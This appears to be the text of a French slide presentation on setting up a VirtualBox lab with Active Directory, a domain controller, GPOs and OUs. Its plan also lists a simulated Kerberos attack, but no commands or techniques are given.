

ACTIVE DIRECTORY

Réalisation d'un environnement Active Directory & GPO & OUs


PLAN

- CRÉATION ET CONFIGURATION DES MACHINES VIRTUELLES.
- CONFIGURATION D'ACTIVE DIRECTORY SUR LE CONTRÔLEUR DE DOMAINE ET LA CONNECTION ENTRE LES MACHINES
- CRÉATION DES GPO POUR GÉRER LES PRIVILÈGES DES UTILISATEURS.
- SIMULATION D'UNE ATTAQUE KERBEROS


Création et configuration des machines virtuelles.

Envirenement virtuelle


**EN UTILISANT VIRTUALBOX, ON CRÉE DEUX MACHINES
WINDOWS AVEC UN CONTRÔLEUR DE DOMAINE. CE
DERNIER REPRESENTE LE SERVEUR QUI EXÉCUTE LES
SERVICES ACTIVE DIRECTORY EST APPELÉ CONTRÔLEUR
DE DOMAINE (DC)**



REPRESENTATION




Envirenement virtuelle



